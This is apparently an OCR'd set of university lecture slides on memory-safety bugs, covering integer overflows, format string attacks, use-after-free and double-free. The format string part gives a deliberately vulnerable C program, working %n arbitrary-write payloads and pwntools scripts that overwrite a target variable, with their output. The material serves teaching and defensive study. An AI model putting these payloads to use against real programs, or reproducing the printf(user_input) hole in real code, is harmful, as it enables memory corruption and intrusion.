
Real World Integer Overflows

CVE-2008-5238 (Xine)



Real World Integer Overflows

CVE-2008-2430 (VLC)




```
.....
if( ChunkFind( p_demux, "fmt ", &i_size ) )
{
    msg_Err( p_demux, "cannot find 'fmt ' chunk
    goto error;
}
if( i_size < sizeof( WAVEFORMATEX ) - 2 )
{
    msg_Err( p_demux, "invalid 'fmt ' chunk" );
    goto error;
}
stream_Read( p_demux->s, NULL, 8 );   /* Can

/* load waveformatex */
p_wf_ext = malloc( __EVEN( i_size ) + 2 );
.....
```

Format String Vulnerability

> "If an attacker is able to provide the format string to an ANSI C format function in part or as a whole, a format string vulnerability is present." - scut/team teso

Format String Vulnerability

Some format parameters in printf


format parameter	input	output
%c	Value	character
%d	Value	signed decimal integer
%u	Value	unsigned decimal integer
%x	Value	unsigned hexadecimal integer
%f	Value	decimal floating point number
%s	**Pointer**	**string**
%n	**Pointer**	**number of bytes written so far**

Fewer Parameters Passed for printf

```
$ ./format
X is 7, Y is 0x00000008
```

format.c

```
#include <stdio.h>

int main()
{
  int X = 7, Y = 8;

  // format string example
  printf("X is %d, Y is 0x%08x\n", X, Y);
}
```




Fewer Parameters Passed for printf

```
$ ./fmt
X is 7, Y is 0xf7c184be
```

fmt.c

```
#include <stdio.h>

int main()
{
  int X = 7, Y = 8;

  // format string example
  printf("X is %d, Y is 0x%08x\n", X);
}
```



Read some value on the stack!

Fewer Parameters Passed for printf

fmt_vuln.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int targeted_val = 0x5a5a5a5a;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf(text);

   printf("\n");

   printf("[*] targeted_val @ 0x%08x = %d 0x%08x\n", \
   &targeted_val, targeted_val, targeted_val);

   exit(0);
}
```

```
$ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
AAAAff99d2b5.f7c05634.ff99b94c.41414141
[*] targeted_val @ 0x0804c028 = 1515870810 0x5a5a5a5a
```

0x41414141 is string of AAAA.
We find where the actual format string stored on the stack.

Fewer Parameters Passed for printf

Replace AAAA with targeted_value address to illustrate:

Arbitrary read

```
$ ./fmt_vuln $(printf "\x28\xc0\x04\x08")%08x.%08x.%08x.%s
(ff9682b7.f7c05634.ff96784c.ZZZZ
[*] targeted_val @ 0x0804c028 = 1515870810 0x5a5a5a5a
```

Arbitrary write

```
$ ./fmt_vuln $(printf "\x28\xc0\x04\x08")%08x.%08x.%08x.%n
(ff94a2b7.f7c05634.ff949bfc.
[*] targeted_val @ 0x0804c028 = 31 0x0000001f

$ ./fmt_vuln $(printf "\x28\xc0\x04\x08")%x%x%x%n
(ffa6c2c0f7c05634ffa6a00c
[*] targeted_val @ 0x0804c028 = 28 0x0000001c

$ ./fmt_vuln $(printf "\x28\xc0\x04\x08")%x%x%180x%n
(ffd902bdf7c05634
[*] targeted_val @ 0x0804c028 = 200 0x000000c8
```

```
$ ./fmt_vuln $(printf "\x28\xc0\x04\x08JUNK\x29\xc0\x04\x08JUNK\x2a\xc0\x04\x08JUNK\x2b\xc0\x04\x08")%x%x%126x%n%17x%n%17x%n%17x%n
(JUNK)JUNK*JUNK+ffb7d293f7c05634
ffb7aecc         4b4e554a         4b4e554a         4b4e554a
[*] targeted_val @ 0x0804c028 = -573785174 0xddccbbaa
```

Fewer Parameters Passed for printf

%$1x prints the first parameter

```
$ ./fmt_vuln AAAA.%08x.%08x.%08x.%08x
AAAA.ffdfa2b4.f7c05634.ffdf8bfc.41414141
[*] targeted_val @ 0x0804c028 = 1515870810 0x5a5a5a5a
```

AAAA is store in the 4th parameter

```
$ ./fmt_vuln AAAA%4\$x
AAAA41414141
[*] targeted_val @ 0x0804c028 = 1515870810 0x5a5a5a5a
```

extra \ is inserted to avoid bash misinterpretation


fmt_vuln_2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int targeted_val = 0x10;

   read(0, text, sizeof(text)-1);

   printf(text);

   printf("\n");
   printf("[*] targeted_val @ 0x%08x = %d 0x%08x\n", \
   &targeted_val, targeted_val, targeted_val);

   exit(0);
}
```

1

[1] compiled to 64-bit binary for pwntools exploitation

```
$ ./fmt_vuln_2
aaaa
aaaa

[*] targeted_val @ 0x00404048 = 16 0x00000010
```




```
$ ./fmt_vuln_2
%llx %llx %llx %llx %llx %llx %llx %llx %llx %llx %llx
7ffc3ed3bb60 3ff 7f73f9114992 7f73f921af10 7f73f93c3040 7ffc3ed3c078 1f93bead8 6c6c2520786c6c25 2520786c6c252078 786c6c2520786c6c
6c2520786c6c2520

[*] targeted_val @ 0x00404048 = 16 0x00000010
```

```
$ ./fmt_vuln_2
AAAAAAAA%8$llx
AAAAAAAA4141414141414141

[*] targeted_val @ 0x00404048 = 16 0x00000010
```

calc_offset.py

```
#!/usr/bin/env python3

import pwn
import pwnlib
from pwn import *

def exec_fmt(payload):
    r = process("./fmt_vuln_2")
    e = r.elf
    r.clean()
    r.sendline(payload)
    data = r.recvuntil(b"END", timeout=0.2)
    return data

context.arch = 'amd64'

autofmt = FmtStr(exec_fmt)
offset = autofmt.offset
padlen = autofmt.padlen
print ("Offset:\t\t\t" + str(offset))
print ("padding length:\t" + str(padlen))
```

```
$ python3 calc_offset.py
[+] Starting local process './fmt_vuln_2': pid 43044
[*] '/home/sanchuan/comp6700/lec7/fmt_vuln_2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
[+] Starting local process './fmt_vuln_2': pid 43046
[+] Starting local process './fmt_vuln_2': pid 43048
[+] Starting local process './fmt_vuln_2': pid 43050
[+] Starting local process './fmt_vuln_2': pid 43052
[+] Starting local process './fmt_vuln_2': pid 43054
[+] Starting local process './fmt_vuln_2': pid 43056
[+] Starting local process './fmt_vuln_2': pid 43058
[*] Found format string offset: 8
Offset:           8
padding length:   0
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43058)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43056)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43054)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43052)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43050)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43048)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43046)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43044)
```

pwntools/pwnlib/fmtstr.py in pwntools 4.10.0

```
class FmtStr(object):
    """
    Provides an automated format string exploitation.
    It takes a function which is called every time the automated
    process want to communicate with the vulnerable process. this
    function takes a parameter with the payload that you have to
    send to the vulnerable process and must return the process
    returns.
    If the ‘offset‘ parameter is not given, then try to find the right
    offset by leaking stack data.
    Arguments:
            execute_fmt(function): function to call for communicate with the vulnerable process
            offset(int): the first formatter's offset you control
            padlen(int): size of the pad you want to add before the payload
            numbwritten(int): number of already written bytes

    """
```

create_payload.py

```
#!/usr/bin/env python3

import pwn
import pwnlib
from pwn import *

def exec_fmt(payload):
    r = process("./fmt_vuln_2")
    e = r.elf
    r.clean()
    r.sendline(payload)
    data = r.recvuntil(b"END", timeout=0.2)
    return data

context.arch = 'amd64'
p = process("./fmt_vuln_2")
e = p.elf

autofmt = FmtStr(exec_fmt)
offset = autofmt.offset
padlen = autofmt.padlen

writes = {0x404048: 0x100}
payload = fmtstr_payload(offset, writes)
p.clean()
p.sendline(payload)
output = p.recvall()
print (output)
p.interactive()
```

```
$ python3 create_payload.py
[+] Starting local process './fmt_vuln_2': pid 43321
[*] '/home/sanchuan/comp6700/lec7/fmt_vuln_2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
[+] Starting local process './fmt_vuln_2': pid 43323
[+] Starting local process './fmt_vuln_2': pid 43325
[+] Starting local process './fmt_vuln_2': pid 43327
[+] Starting local process './fmt_vuln_2': pid 43329
[+] Starting local process './fmt_vuln_2': pid 43331
[+] Starting local process './fmt_vuln_2': pid 43333
[+] Starting local process './fmt_vuln_2': pid 43335
[+] Starting local process './fmt_vuln_2': pid 43337
[*] Found format string offset: 8
[+] Receiving all data: Done (311B)
[*] Process './fmt_vuln_2' stopped with exit code 0 (pid 43321)
b'                  \xa0aaaaH@@\n[*] targeted_val @ 0x00404048 = 256 0x00000100\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Use-After-Free Vulnerability

The use-after-free vulnerability is a use-after-invalidation vulnerability where free is the invalid state of use. In human-readable language this means that at some point of the implementation there was a logic flaw that caused a free() on a chunk, but despite being free()'d, its memory position is still referenced, effectively making use of the free'd chunk's data after it has been set free.

uaf.c

```
#include <malloc.h>
#include <stdio.h>

typedef struct UAF {
    void (*v_f)();
} UAF;

void foo()
{
    printf("I AM FOO\n");
}

void bar()
{
    printf("I AM BAR\n");
}

int main(int argc, const char *argv[])
{
    UAF *p = malloc(sizeof(UAF));
    p->v_f = foo;
    p->v_f();
    free(p);

    UAF *q = malloc(sizeof(UAF));
    q->v_f = bar;

    p->v_f();
}
```

```
$ ./uaf
I AM FOO
I AM BAR
```

Double-Free Vulnerability

A double-free vulnerability occurs when, as the name says, a variable is free()'d twice. It is a solid memory corruption because regarding the code, the variable is still usable but the memory pointed to that variable can be free. This could happen when using structs and then freeing just one of the components of the struct itself. Then, some functions do cleanup and finally the whole struct used and its component get free()'d again, effectively double-freeing the struct's internal component.

doublefree.c


```
#include <malloc.h>
#include <stdio.h>

typedef struct UAF {
    void (*v_f)();
} UAF;

void foo()
{
    printf("I AM FOO\n");
}

int main(int argc, const char *argv[])
{
    UAF *p = malloc(sizeof(UAF));
    p->v_f = foo;
    p->v_f();
    free(p);
    free(p);
}
```

```
$ ./doublefree
I AM FOO
free(): double free detected in tcache 2
Aborted (core dumped)
```

Vulnerability	**Data Channel**	**Control Channel**	**Consequence**
Stack Overflow	Stack Data	Return Address	Control flow hijack
Heap Overflow	Malloc Data	Heap Metadata	control flow hijack or write to memory
Format Strings	Output String	Format Parameters	Memory disclosure or write to memory or control flow hijack

Table: Vulnerability Summary

Thank You



2 3

schen@auburn.edu
schuan.github.io

[2] Instructor appreciates the help from Prof. Zhiqiang Lin.

[3] Further readings: *Hacking: The Art of Exploitation*, 2nd edition, Chapter 3, Jon Erickson, 2008.